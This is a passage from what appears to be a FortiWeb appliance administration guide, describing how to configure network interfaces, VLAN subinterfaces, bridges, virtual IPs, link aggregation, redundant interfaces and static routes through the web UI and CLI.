SNMP	Enable to allow SNMP queries to this network interface, if queries have been configured and the sender is a configured SNMP manager. To configure the listening port number and configure queries and traps, see SNMP traps & queries on page 822.
FortiWeb Manager	Enable to allow FortiWeb Manager to connect to this appliance using this network interface.

WCCP Protocol	Select if the interface is used to communicate with a FortiGate unit configured as a WCCP server. Available only when the operation mode is WCCP. For details, see Setting the operation mode on page 97 and Configuring FortiWeb to receive traffic via WCCP on page 194.
Description	Type a comment. The maximum length is 199 characters. Optional.

4. Click **OK**.
   If you were connected to the web UI through this network interface, you are now disconnected from it.
5. To access the web UI again, in your web browser, modify the URL t to match the new IP address of the network interface. For example, if you configured the network interface with the IP address 10.10.10.5, you would browse to: `HTTPs://10.10.10.5`

If the new IP address is on a different subnet than the previous IP address, and your computer is directly connected to the FortiWeb appliance, you may also need to modify the IP address and subnet of your computer to match the FortiWeb appliance's new IP address.

To configure a network interface's IPv4 address via the CLI

Enter the following commands:

```
config system interface
  edit <interface_name>
    set mode {manual|dhcp}
    set ip <address_ipv4mask> <netmask_ipv4mask>
    set allowaccess {HTTP HTTPs ping snmp ssh telnet}
  end
```

where:

- `<interface_name>` is the name of a network interface
- `{manual|dhcp}` specifies how the network interface is addressed.
- `<address_ipv4>` is the IP address assigned to the network interface
- `<netmask_ipv4mask>` is its netmask in dotted decimal format
- `{HTTP HTTPs ping snmp ssh telnet}` is a space-delimited list of zero or more administrative protocols that you want to allow to access the FortiWeb appliance through the network interface

HTTP and Telnet connections are **not** secure, and can be intercepted by a third party. If possible, enable this option only for network interfaces connected to a trusted private network, or directly to your management computer. Failure to restrict administrative access through this protocol could compromise the security of your FortiWeb appliance.

If you were connected to the CLI through this network interface, you are now disconnected from it.

To access the CLI again, in your terminal client, modify the address to match the new IP address of the network interface. For example, if you configured the network interface with the IP address 172.16.1.20, you would connect to that IP address.

If the new IP address is on a different subnet than the previous IP address, and your computer is directly connected to the FortiWeb appliance, you may also need to modify the IP address and subnet of your computer to match the FortiWeb appliance's new IP address.

Adding VLAN subinterfaces

You can add a virtual local area network (VLAN) subinterface to a network interface or bridge on the FortiWeb appliance, up to a maximum of 512 VLAN in total.

Similar to a local area network (LAN), use a IEEE 802.1q (HTTP://www.ieee802.org/1/pages/802.1Q.html) VLAN to reduce the size of a broadcast domain and thereby reduce the amount of broadcast traffic received by network hosts, improving network performance.

In True Transparent Proxy mode, to expand the VLAN space, Q-in-Q is introduced for FortiWeb to stack 802.1Q and 802.1ad (HTTP://www.ieee802.org/1/pages/802.1Q.html) headers in the Ethernet frame, so that multiple VLANs are reused in a core VLAN. The 802.1Q VLAN (Ethernet Type = 0x8100) can be packed into the 802.1ad VLAN (Ethernet Type = 0x88A8). If you create a 802.1ad VLAN per a physical interface, then you can create a 802.1Q VLAN per 802.1ad VLAN. Packets will be tagged by two VLANs.



VLANs are **not** designed to be a security measure, and should not be used where untrusted devices and/or individuals outside of your organization have access to the equipment. VLAN tags are not authenticated, and can be ignored or modified by attackers. VLAN tags rely on the voluntary compliance of the receiving host or switch.

Unlike physical LANs, VLANs do not require you to install separate hardware switches and routers to achieve this effect. Instead, VLAN-compliant switches, such as FortiWeb appliances, restrict broadcast traffic based upon whether its VLAN ID matches that of the destination network. As such, VLAN trunks can be used to join physically distant broadcast domains as if they were close.

The VLAN ID is part of the tag that is inserted into each Ethernet frame in order to identify traffic for a specific VLAN. VLAN header addition is handled automatically by FortiWeb appliances, and does not require that you adjust the maximum transmission unit (MTU). Depending on whether the device receiving a packet operates at Layer 2 or Layer 3 of the network, this tag may be added, removed, or rewritten before forwarding to other nodes on the network.

Cisco Discovery Protocol (CDP) is supported for VLANs, including when FortiWeb is operating in either of the transparent modes.

If your FortiWeb model uses Data Plane Development Kit (DPDK) for packet processing (for example, models 3000E, 3010E and 4000E), you cannot use VLAN subinterfaces as a data capture port for Offline Protection mode. For these

models, remove any VLAN configuration on an interface before you use it for data capture. These models fully support the capture and transmission of VLAN traffic.

To configure a VLAN subinterface

1. Go to **System > Network > Interface**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Network Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. Configure these settings:

Name	Type the name (for example, `vlan100`) of this VLAN subinterface that can be referenced by other parts of the configuration. The maximum length is 15 characters. **Tip:** The name cannot be changed once you save the entry. For a workaround, see Renaming entries on page 60.
Type	Select **VLAN**.
Interface	Select the name of the physical network port with which the VLAN subinterface will be associated.
VLAN ID	Type the VLAN ID , such as `100`, of packets that belong to this VLAN subinterface. • If one physical network port (that is, a VLAN trunk) will handle multiple VLANs, create multiple VLAN subinterfaces on that port, one for each VLAN ID that will be received. • If multiple different physical network ports will handle the same VLANs, on each of the ports, create VLAN subinterfaces that have the same VLAN IDs. The valid range is between 1 and 4094 and must match the VLAN ID added by the IEEE 802.1q-compliant router or switch connected to the VLAN subinterface. For the maximum number of interfaces for your FortiWeb model, including VLAN subinterfaces, see Appendix B: Maximum configuration values on page 1096.
VLAN Protocol	Select a VLAN type 802.1Q or 802.1ad.
Addressing Mode	Specify whether FortiWeb acquires an IPv4/IPv6 address for this VLAN using DHCP.
IP/Netmask	Type the IP address/subnet mask associated with the VLAN, if any. The IP address must be on the same subnet as the network to which the interface connects. Two network interfaces cannot have IP addresses on the same subnet.

Administrative Access		Enable the types of administrative access that you want to permit to this interface. These options do **not** disable **outgoing** administrative connections, such as update polling connections to the FDN or outgoing ICMP resulting from a CLI command such as `execute ping`. Neither do they govern traffic destined for a web server or virtual server, which are governed by policies. These options **only** govern **incoming** connections destined for the appliance itself. **Caution:** Enable **only** on network interfaces connected to trusted private networks (defined in Trusted Host on page 711, Administrators on page 709, Administrators on page 709) or directly to your management computer. If possible, enable only secure administrative access protocols such as HTTPS or SSH. Failure to restrict administrative access could compromise the security of your FortiWeb appliance.
	HTTPS	Enable to allow secure HTTPS connections to the web UI through this network interface. To configure the listening port number, see Global web UI & CLI settings on page 55.
	PING	Enable to allow: • ICMP type 8 (`ECHO_REQUEST`) • UDP ports 33434 to 33534 for `ping` and `traceroute` to be received on this network interface. When it receives an `ECHO_REQUEST` (“ping”), FortiWeb will reply with ICMP type 0 (`ECHO_RESPONSE` or “pong”). **Note:** Disabling **PING** only prevents FortiWeb from **receiving** ICMP type 8 (`ECHO_REQUEST`) and traceroute-related UDP. It does **not** disable FortiWeb CLI commands such as `execute ping` or `execute traceroute` that **send** such traffic.
	HTTP	Enable to allow HTTP connections to the web UI through this network interface. To configure the listening port number, see Global web UI & CLI settings on page 55. The HTTP access to FortiWeb's GUI will be automatically redirected to HTTPS, so you can't enable HTTP alone, it should be enabled along with HTTPS.
	SSH	Enable to allow SSH connections to the CLI through this network interface.
	SNMP	Enable to allow SNMP queries to this network interface, if queries have been configured and the sender is a configured SNMP manager. To configure the listening port number and configure queries and traps, see SNMP traps & queries on page 822.
	FortiWeb Manager	Enable to allow FortiWeb Manager to connect to this appliance using this network interface.
WCCP Protocol		Select if the interface is used to communicate with a FortiGate unit

	configured as a WCCP server. Available only when the operation mode is WCCP. For details, see Setting the operation mode on page 97 and Configuring FortiWeb to receive traffic via WCCP on page 194.

4. Click **OK**.
   Your new VLAN is initially hidden in the list of network interfaces.
   To expand the network interface listing in order to view all of a port's associated VLANs, click the + (plus sign) beside the name of the port.

See also

- IPv6 support on page 30
- To configure a network interface or bridge on page 116
- Configuring a bridge (V-zone) on page 124
- Link aggregation on page 127
- Configuring DNS settings on page 141
- Adding a gateway on page 133
- Fail-to-wire for power loss/reboots on page 720
- Global web UI & CLI settings on page 55

Configuring a bridge (V-zone)

You can configure a bridge either via the web UI or the CLI.

Bridges allow network connections to travel through the FortiWeb appliance's physical network ports **without** explicitly connecting to one of its IP addresses. Due to this nature, bridges are configured **only** when FortiWeb is operating in either True Transparent Proxy or Transparent Inspection mode.

Bridges on the FortiWeb appliance support IEEE 802.1d (HTTPs://1.ieee802.org) spanning tree protocol (STP) by forwarding bridge protocol data unit (BPDU) packets, but do **not** generate BPDU packets of their own. Therefore, in some cases, you might need to manually test the bridged network for Layer 2 loops. Also, you may prefer to manually design a tree that uses the minimum cost path to the root switch for design and performance reasons.

True bridges typically have no IP address of their own. They use only media access control (MAC) addresses to describe the location of physical ports within the scope of their network and do network switching at Layer 2 of the OSI model.

You can configure FortiWeb to monitor the members of bridge. When monitoring is enabled, if a network interface that belongs to the bridge goes down, FortiWeb automatically brings down the other members.

Using network interface MAC addresses in True Transparent Proxy mode

When the operation mode is True Transparent Proxy, by default, traffic that travels through a bridge to the back-end servers preserves the MAC address of the source.

If you are using FortiWeb with front-end load balancers that are in a high availability cluster that connects via multiple bridges, this mechanism can cause switching problems on failover.

To avoid this problem, the `config system v-zone` command allows you to configure FortiWeb to use the MAC address of the FortiWeb network interface instead. The option is not available in the web UI. For details, see the *FortiWeb CLI Reference*:

https://docs.fortinet.com/product/fortiweb

To configure a bridge via the web UI

1. If you have installed a **physical** FortiWeb appliance, plug in network cables to connect one of the physical ports in the bridge to your protected web servers, and the other port to the Internet or your internal network.
   Because `port1` is reserved for connections with your management computer, for physical appliances, this means that you must plug cables into at least 3 physical ports:
   - `port1` to your management computer
   - one port to your web servers
   - one port to the Internet or your internal network
2. If you have installed a **virtual** FortiWeb appliance (FortiWeb-VM), the number and topology of connections of your physical ports depend on your vNIC mappings. For details, see the *FortiWeb-VM Install Guide*:
   https://docs.fortinet.com/fortiweb/hardware

   To use fail-to-wire, the bridge **must** be comprised of the ports that have hardware support for fail-to-wire. For example, on FortiWeb 1000C, this is port3 and port4. See Fail-to-wire for power loss/reboots on page 720 and the QuickStart Guide for your model.

   If you have installed FortiWeb-VM, configure the virtual switch (vSwitch). For details, see the *FortiWeb-VM Install Guide*:

   https://docs.fortinet.com/fortiweb/hardware
3. Go to **System > Network > V-zone**.
   This option is not displayed if the current operating mode does not support bridges.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Network Configuration** category. For details, see Permissions on page 52.
4. Click **Create New**.
5. Configure these settings:

Name	Type a unique name that can be referenced in other parts of the configuration. The maximum length is 15 characters. The name cannot be changed once you save the entry. For details, see Renaming entries on page 60.
Interface name	Display a list of network interfaces that you can add to a bridge. Only interfaces that currently have no IP address and are not members of another bridge are displayed. To add one or more network interfaces to the bridge, select their names, then click the right arrow. Since FortiWeb 6.1 release, vlan subinterfaces including 802.1Q, 802.1ad and physical interfaces can be configured in one V-zone.

	Note: Only network interfaces with no IP address can belong to a bridge. `port1` is reserved for your management computer, and cannot be bridged. To remove any other network interface's IP address so that it can be included in the bridge, set its IP/Netmask on page 118 to `0.0.0.0/0.0.0.0`.
Member	Displays a list of network interfaces that belong to this bridge. To remove a network interface from the bridge, select its name, then click the left arrow. **Tip:** If you will be configuring bypass/fail-to-wire, the pair of bridge ports that you select should be ones that are wired together to support it. For details, see Fail-to-wire for power loss/reboots on page 720.

6. Click **OK**.
   The bridge appears in **System > Network > V-zone**.
7. To configure FortiWeb to automatically bring down all members of this v-zone when one member goes down, select **Member Monitor**.
8. To use the bridge, select it in a policy (see Configuring a server policy on page 238).

To configure a bridge in the CLI

1. If you have installed a physical FortiWeb appliance, connect one of the physical ports in the bridge to your protected web servers, and the other port to the Internet or your internal network.
   Because `port1` is reserved for connections with your management computer, for physical appliances, this means that you must connect at least 3 ports:
   - `port1` to your management computer
   - one port to your web servers
   - one port to the Internet or your internal network
2. If you have installed a virtual FortiWeb appliance, the number and topology of connections of your physical ports depend on your vNIC mappings. For details, see the *FortiWeb-VM Install Guide*:
   https://docs.fortinet.com/fortiweb/hardware
   If you have installed FortiWeb as a virtual appliance (FortiWeb-VM), configure the virtual switch. For details, see the *FortiWeb-VM Install Guide*:
   https://docs.fortinet.com/fortiweb/hardware
3. Enter the following commands:

```
config system v-zone
  edit <v-zone_name>
    set interfaces {<port_name> ...}
    set monitor {enable | disable}
  end
```

   where:
   - `<v-zone_name>` is the name of the bridge
   - `{<port_name> ...}` is a space-delimited list of one or more network ports that will be members of this bridge. Eligible network ports must not yet belong to a bridge, and have no assigned IP address. For a list of eligible ports, enter:

```
set interfaces ?
```

- `set monitor {enable | disable}` is an optional setting that specifies whether FortiWeb automatically brings down all members of this v-zone when one member goes down.

4. To use the bridge, select it in a policy. For details, see Configuring a server policy on page 238.

See also

- To configure a network interface or bridge on page 116
- Configuring the network interfaces on page 117
- Link aggregation on page 127
- Adding a gateway on page 133

Configuring virtual IP

The virtual IP addresses are the IP addresses that paired with the domain name of your application. When users visit your application, the destination of their requests are these IP addresses.

You can later attach one or more virtual IP addresses to a virtual server, and then reference the virtual server in a server policy. The web protection profile in the server policy will be applied to all the virtual IPs attached to this virtual server.

To configure a virtual IP

1. Go to **System > Network > Virtual IP**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Network Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. Configure these settings:

4.

Name	Enter a unique name that can be referenced by other parts of the configuration. The maximum length is 63 characters.
IPv4 Address **IPv6 Address**	Enter the IP address and subnet of the virtual IP. If the FortiWeb appliance is operating in Offline Protection mode or either of the transparent modes, because FortiWeb ignores this IP address when it determines whether or not to apply a server policy to the connection, you can specify any IP address except the address of the web server. The virtual IP address cannot be the same with the IP address of any one of the interfaces.
Interface	Select the network interface or bridge the virtual IP is bound to and where traffic destined for the virtual IP arrives. To configure an interface or bridge, see To configure a network interface or bridge on page 116.

Link aggregation

You can configure a network interface that is the bundle of several physical links via either the web UI or the CLI.

The Link Aggregation Control Protocol (LACP) is currently supported only when FortiWeb is deployed in Reverse Proxy or True Transparent Proxy mode. It can be applied to VLAN subinterfaces. It cannot be applied to ports that are used for the HA heartbeat, but it can be applied to monitor ports in an HA cluster. It is not supported in FortiWeb-VM.

Link aggregation (also called NIC teaming/bonding or link bundling) forms a network interface that queues and transmits over multiple wires (also called a port channel), instead of only a single wire (as FortiWeb would normally do with a single network interface for each physical port). This multiplies the bandwidth that is available to the network interface, and therefore is useful if FortiWeb will be inline with your network backbone.

Link aggregation on FortiWeb complies with IEEE 802.3ad (HTTP://grouper.ieee.org/groups/802/3/ad/index.html) and distributes Ethernet frames using a modified round-robin behavior. If a port in the aggregate fails, traffic is redistributed automatically to the remaining ports with the only noticeable effect being a reduced bandwidth. When broadcast or multicast traffic is received on a port in the aggregate interface, reverse traffic will return on the same port.

When link aggregation uses a round-robin that considers only Layer 2, Ethernet frames that comprise an HTTP request can sometimes arrive out of order. Because network protocols at higher layers often do not gracefully handle this (especially TCP, which may decrease network performance by requesting retransmission when the expected segment does not arrive), FortiWeb's frame distribution algorithm is configurable.

For example, if you notice that performance with link aggregation is not as high as you expect, you could try configuring FortiWeb to queue related frames consistently to the same port by considering the IP session (Layer 3) and TCP connection (Layer 4), not simply the MAC address (Layer 2).

You **must** also configure the router, switch, or other link aggregation control protocol (LACP)-compatible device at the other end of FortiWeb's network cables to match, with identical:

- Link speed
- duplex/simplex setting
- ports that can be aggregated

This will allow the two devices to use the cables between those ports to form a trunk, **not** an accidental Layer 2 (link) network loop. FortiWeb will use LACP to:

- detect suitable links between itself and the other device, and form a single logical link
- detect individual port failure so that the aggregate can redistribute queuing to avoid a failed port

To configure a link aggregate interface

1. Go to **System > Network > Interface**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Network Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. Configure these settings:

Name	Type the name (such as `agg`) of this logical interface that can be referenced by other parts of the configuration. The maximum length is 15 characters. **Tip:** The name cannot be changed once you save the entry. For a workaround, see Renaming entries on page 60.

Type	Select **802.3ad Aggregate**.
Lacp-rate	Select the rate of transmission for the LACP frames (LACPUs) between FortiWeb and the peer device at the other end of the trunking cables, either: • **SLOW**—Every 30 seconds. • **FAST**—Every 1 second. **Note:** This must match the setting on the other device. If the rates do not match, FortiWeb or the other device could mistakenly believe that the other's ports have failed, effectively disabling ports in the trunk.
Algorithm	Select the connectivity layers that will be considered when distributing frames among the aggregated physical ports. • **layer2**—Consider only the MAC address. This results in the most even distribution of frames, but may be disruptive to TCP if packets frequently arrive out of order. • **layer2_3**—Consider both the MAC address and IP session. Queue frames involving the same session to the same port. This results in slightly less even distribution, and still does not guarantee perfectly ordered TCP sessions, but does result in less jitter within the session. • **layer3_4**—Consider both the IP session and TCP connection. Queue frames involving the same session and connection to the same port. Distribution is not even, but this does prevent TCP retransmissions associated with link aggregation.
Addressing Mode	Specify whether FortiWeb acquires an IPv4/IPv6 address for this aggregate using DHCP.
IP/Netmask	Type the IP address/subnet mask associated with the aggregate. The IP address must be on the same subnet as the network to which the interface connects. Two network interfaces cannot have IP addresses on the same subnet.
Administrative Access	Enable the types of administrative access that you want to permit to the selected interfaces. These options do **not** disable **outgoing** administrative connections, such as update polling connections to the FDN or outgoing ICMP resulting from a CLI command such as `execute ping`. Neither do they govern traffic destined for a web server or virtual server, which are governed by policies. These options **only** govern **incoming** connections destined for the appliance itself. **Caution:** Enable **only** on network interfaces connected to trusted private networks (defined in Trusted Host on page 711, Administrators on page 709, Administrators on page 709) or directly to your management computer. If possible, enable only secure administrative access protocols such as HTTPS or SSH. Failure to restrict administrative access could compromise the security of your FortiWeb appliance.

	HTTPS	Enable to allow secure HTTPS connections to the web UI through this network interface. To configure the listening port number, see Global web UI & CLI settings on page 55.
	PING	Enable to allow: • ICMP type 8 (`ECHO_REQUEST`) • UDP ports 33434 to 33534 for `ping` and `traceroute` to be received on this network interface. When it receives an `ECHO_REQUEST` (“ping”), FortiWeb will reply with ICMP type 0 (`ECHO_RESPONSE` or “pong”). **Note:** Disabling **PING** only prevents FortiWeb from **receiving** ICMP type 8 (`ECHO_REQUEST`) and traceroute-related UDP. It does **not** disable FortiWeb CLI commands such as `execute ping` or `execute traceroute` that **send** such traffic.
	HTTP	Enable to allow HTTP connections to the web UI through this network interface. To configure the listening port number, see Global web UI & CLI settings on page 55. The HTTP access to FortiWeb's GUI will be automatically redirected to HTTPS, so you can't enable HTTP alone, it should be enabled along with HTTPS.
	SSH	Enable to allow SSH connections to the CLI through this network interface.
	SNMP	Enable to allow SNMP queries to this network interface, if queries have been configured and the sender is a configured SNMP manager. To configure the listening port number and configure queries and traps, see SNMP traps & queries on page 822.
	FortiWeb Manager	Enable to allow FortiWeb Manager to connect to this appliance using this network interface.

4. Click **OK**.

Your new aggregate appears in the list of network interfaces.

To configure an IPv4link aggregate via the CLI

Enter the following commands:

```
config system interface
  edit "aggregate"
    set type agg
    set status up
    set intf <port_name> <port_name>
    set algorithm {layer2 | layer2_3 | layer3_4}
    set lacp-speed {fast | slow}
    set mode {manual | dhcp}
    set ip <address_ipv4> <netmask_ipv4mask>
  next
end
```

where:

- `<port_name>` is the name of a physical network interface, such as port3
- `<address_ipv4>` is the IP address assigned to the network interface

- `<netmask_ipv4mask>` is its netmask in dotted decimal format
- `{manual | dhcp}` specifies how the network interface is addressed.
- `{layer2 | layer2_3 | layer3_4}` is a choice between the connectivity layers that will be considered when distributing frames among the aggregated physical ports.
- `{fast | slow}` is a choice of the rate of transmission for the LACP frames (LACPUs) between FortiWeb and the peer device at the other end of the trunking cables; this must match the LACP peer

See also

- To configure a network interface or bridge on page 116
- Configuring the network interfaces on page 117
- Configuring a bridge (V-zone) on page 124
- Adding a gateway on page 133

Configuring redundant interfaces

You can combine two or more interfaces in a redundant configuration to ensure connectivity in the event that one physical interface or the equipment connected to that interface fails. Network traffic goes through only one interface at any time, and the other interfaces act as backups in the event an interface fails. Redundant interfaces create redundant connections between a FortiWeb configuration and the network, removing a potential single point of failure and further increasing network reliability and connectivity.

When used in certain network configurations, such as a High Availability (HA) Active-Passive (AP) configuration, you can create a *fully meshed* HA configuration that eliminates potential single points of failure. By default, HA configurations connect to the network using a single switch, and this single piece of equipment remains a potential single point of failure. When you configure redundant interfaces in an HA configuration, you eliminate the remaining potential single point of failure between your FortiWeb configuration and the network.

An interface can be used in a redundant interface configuration if it:

- Is a physical interface and not a VLAN interface
- Does not have any VLAN subinterfaces
- Is not referenced in any V-zone interfaces
- Is not already part of an aggregated or redundant interface configuration
- Has no defined IP address (Manual or DHCP)
- Is not used in a server policy or virtual server configuration
- Is not used by a static route or policy route
- Is not monitored by an HA configuration
- Is not referenced in an HA Reserved Management Interface
- Is not referenced in an HA Heartbeat Interface

Interfaces in a redundant interface configuration are not listed in **System > Network > Interface**. You cannot further configure or select redundant interfaces in other parts of the configuration.

The Redundant Interface is currently supported only when FortiWeb is deployed in Reverse Proxy or True Transparent Proxy mode. It can be applied to VLAN subinterfaces. It cannot be applied to ports that are used for the HA heartbeat, but it can be applied to monitor ports in an HA cluster. It is not supported in FortiWeb-VM.

To configure redundant interfaces via the web UI

1. Go to **System > Network > Interface**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Network Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. Enter a **Name** for the interface.
4. For **Type**, select **Redundant Interface**.
5. Select ports that you want to use in the configuration from the list of **Available Interfaces** and use the (arrow) icon to move them to the **Selected Interfaces** list.
6. For **Addressing mode**:
   Select **Manual** to enter an IPv4 address. If you select **Manual**, also configure the **IPv4/Netmask** option. Type the IP address and subnet mask, separated by a forward slash (`/`), such as `192.0.2.2/24`.
   Select **DHCP** so that FortiWeb will acquire an IPv4 address using DHCP.
7. Optionally, for **IPv6 Addressing mode**:
   Select **Manual** to enter an IPv6 address. If you select Manual, also configure the **IPv6/Netmask** option.
   Select **DHCP** so that FortiWeb will acquire an IPv6 address using DHCP.
8. For Administrative Access, select the types of administrative access that you want to permit to the selected interfaces.

   These options do **not** disable **outgoing** administrative connections, such as update polling connections to the FDN or outgoing ICMP resulting from a CLI command such as `execute ping`. Neither do they govern traffic destined for a web server or virtual server, which are governed by policies. These options **only** govern **incoming** connections destined for the appliance itself.

   Caution: Enable **only** on network interfaces connected to trusted private networks (defined in Trusted Host on page 711, Administrators on page 709, Administrators on page 709) or directly to your management computer. If possible, enable only secure administrative access protocols such as HTTPS or SSH. Failure to restrict administrative access could compromise the security of your FortiWeb appliance.

HTTPS	Enable to allow secure HTTPS connections to the web UI through this network interface. To configure the listening port number, see Global web UI & CLI settings on page 55.
PING	Enable to allow: • ICMP type 8 (`ECHO_REQUEST`) • UDP ports 33434 to 33534 for `ping` and `traceroute` to be received on this network interface. When it receives an `ECHO_REQUEST` (“ping”), FortiWeb will reply with ICMP type 0 (`ECHO_RESPONSE` or “pong”). **Note:** Disabling **PING** only prevents FortiWeb from **receiving** ICMP type 8 (`ECHO_REQUEST`) and traceroute-related UDP. It does **not** disable FortiWeb CLI commands such as `execute ping` or `execute traceroute` that **send** such traffic.
HTTP	Enable to allow HTTP connections to the web UI through this network interface. To configure the listening port number, see Global web UI & CLI settings on page 55. The HTTP access to FortiWeb's GUI will be automatically redirected to HTTPS, so you can't enable HTTP alone, it should be enabled along with HTTPS.
SSH	Enable to allow SSH connections to the CLI through this network interface.

SNMP	Enable to allow SNMP queries to this network interface, if queries have been configured and the sender is a configured SNMP manager. To configure the listening port number and configure queries and traps, see SNMP traps & queries on page 822.
FortiWeb Manager	Enable to allow FortiWeb Manager to connect to this appliance using this network interface.

9. Click **OK**.

To configure redundant interfaces via the CLI

Enter the following commands:

```
config system interface
   edit <interface_name>
      set type redundant
      set intf {<port_name> ...}
      set mode {static | dhcp}
      set ip {interface_ipv4mask}
      set ip6-mode {static | dhcp}
      set ip6 {interface_ipv6mask}
   next
end
```

where:

- `<interface_name>` is the name of the redundant interface configuration that you want to create
- `intf {<port_name> ...}` is each port that you want to include in the configuration
- `mode {static | dhcp}` specifies whether the interface obtains its IPv4 address and netmask using DHCP
- `ip {interface_ipv4mask}` is the IPv4 address assigned to the network interface if you use a static IP
- `ip6-mode {static | dhcp}` specifies whether the interface contains its IPv6 address using DHCP
- `ip6 {interface_ipv6mask}` is the IPv6 address assigned to the network interface if you use a static IP

Adding a gateway

Static routes direct traffic exiting the FortiWeb appliance based upon the packet's destination—you can specify through which network interface a packet leaves and the IP address of a next-hop router that is reachable from that network interface. Routers are aware of which IP addresses are reachable through various network pathways and can forward those packets along pathways capable of reaching the packets' ultimate destinations. Your FortiWeb itself does not need to know the full route, as long as the routers can pass along the packet.

True transparent and Transparent Inspection operation modes require that you specify the gateway when configuring the operation mode. In that case, you have already configured a static route. You do not need to repeat this step.

You must configure FortiWeb with at least one static route that points to a router, often a router that is the gateway to the Internet. You may need to configure multiple static routes if you have multiple gateway routers (e.g. each of which should receive packets destined for a different subset of IP addresses), redundant routers (e.g. redundant Internet/ISP links), or other special routing cases.

However, often you will only need to configure one route: a default route.

For example, if a web server is directly attached to one physical port on the FortiWeb, but all other destinations, such as connecting clients, are located on distant networks, such as the Internet, you might need to add only one route: a default route that indicates the gateway router through which FortiWeb sends traffic towards the Internet.

If your management computer is **not** directly attached to one of the physical ports of the FortiWeb appliance, you may also require a static route so that your management computer is able to connect with the web UI and CLI.

When you add a static route through the web UI, the FortiWeb appliance evaluates the route to determine if it represents a different route compared to any other route already present in the list of static routes. If no route having the same destination exists in the list of static routes, the FortiWeb appliance adds the static route, using the next unassigned route index number. The index number of the route in the list of static routes is not necessarily the same as its position in the routing table (`diagnose network route list`).

You can also configure FortiWeb to route traffic to a specific network interface/gateway combination based on a packet's source and destination IP address, instead of the static route configuration. For details, see Creating a policy route on page 138.

Static route priority

In FortiWeb, there are three types of static routes including the system static route in network settings, DHCP route, and HA static route. In releases earlier than 7.0, the system doesn't perform duplication check, so routes with the same destination may exist. The HA static route by default has the highest priority, but an exception is that when you execute `config system network-option/set route-priority {system | dhcp}` to set DHCP route with the highest priority.

When the `route-priority` is set as `system` (default setting), the route priority from the highest to the lowest is:

- HA static route
- system static route
- DHCP route

When the `route-priority` is set as `dhcp` , the route priority from the highest to the lowest is:

- DHCP route
- HA static route
- system static route

From 7.0, FortiWeb introduces route duplication check. The system won't allow two static routes with the same destination. Error message will be prompted if you are adding a static route which has the same destination with an existing one. This applies only to system static route and HA static route, because the DHCP route is not configured in FortiWeb thus can't be controlled by FortiWeb. After upgrading to 7.0, the already existing duplicate static routes are kept as is, but if you ever remove them, you won't be able to add them back because the system will report duplication error.

To add a static route via the web UI

1. Go to **System > Network > Route** and select the **Static Route** tab.
   To access this part of the web UI, your administrator account's access profile must have **Read** and **Write** permission to items in the **Router Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. Configure these settings:

Destination IP/Mask	Type the destination IP address and network mask of packets that will be subject to this static route, separated by a slash (/). The value `0.0.0.0/0.0.0.0` or `::/0` results in a default route, which matches the `DST` field in the IP header of all packets.
Gateway	Type the IP address of the next-hop router where the FortiWeb forwards packets subject to this static route. This router must know how to route packets to the destination IP addresses that you have specified in Destination IP/Mask on page 135, or forward packets to another router with this information. For a direct Internet connection, this is the router that forwards traffic towards the Internet, and could belong to your ISP. **Caution:** The gateway IP address **must** be in the same subnet as the interface's IP address. Failure to do so will cause FortiWeb to delete all static routes, including the default gateway.
Interface	Select the name of the network interface through which the packets subject to the static route will egress towards the next-hop router.

Making a default route for your FortiWeb is a typical best practice: if there is no other, more specific static route defined for a packet's destination IP address, a default route will match the packet, and pass it to a gateway router so that any packet can reach its destination.

If you do **not** define a default route, and if there is a gap in your routes where no route matches a packet's destination IP address, packets passing through the FortiWeb towards those IP addresses will, in effect, be null routed. While this can help to ensure that unintentional traffic cannot leave your FortiWeb and therefore can be a type of security measure, the result is that you must modify your routes every time that a new valid destination is added to your network. Otherwise, it will be unreachable. A default route ensures that this kind of locally-caused "destination unreachable" problem does not occur.

4. Click **OK**.
   The FortiWeb appliance should now be reachable to connections with networks indicated by the mask.
5. To verify connectivity, from a host on the route's destination network, attempt to connect to the FortiWeb appliance's web UI via HTTP and/or HTTPS. (At this point in the installation, you have not yet configured a policy, and therefore, if in Reverse Proxy mode, cannot test connectivity **through** the FortiWeb.)

By default, in Reverse Proxy mode, FortiWeb's virtual servers will **not forward non-HTTP/HTTPS** traffic to your protected web servers. (Only traffic picked up and allowed by the HTTP Reverse Proxy will be forwarded.) You may be able to provide connectivity by either deploying in a one-arm topology where other protocols bypass FortiWeb, or by enabling FortiWeb to route other protocols. See also Topology for Reverse Proxy mode on page 70 and the `config router setting` command in the FortiWeb CLI Reference.

If the connectivity test fails, you can use the CLI commands:

```
execute ping <destination_ip4>
```

to determine if a complete route exists from the FortiWeb to the host, and

```
execute traceroute <destination_ipv4>
```

to determine the point of connectivity failure.

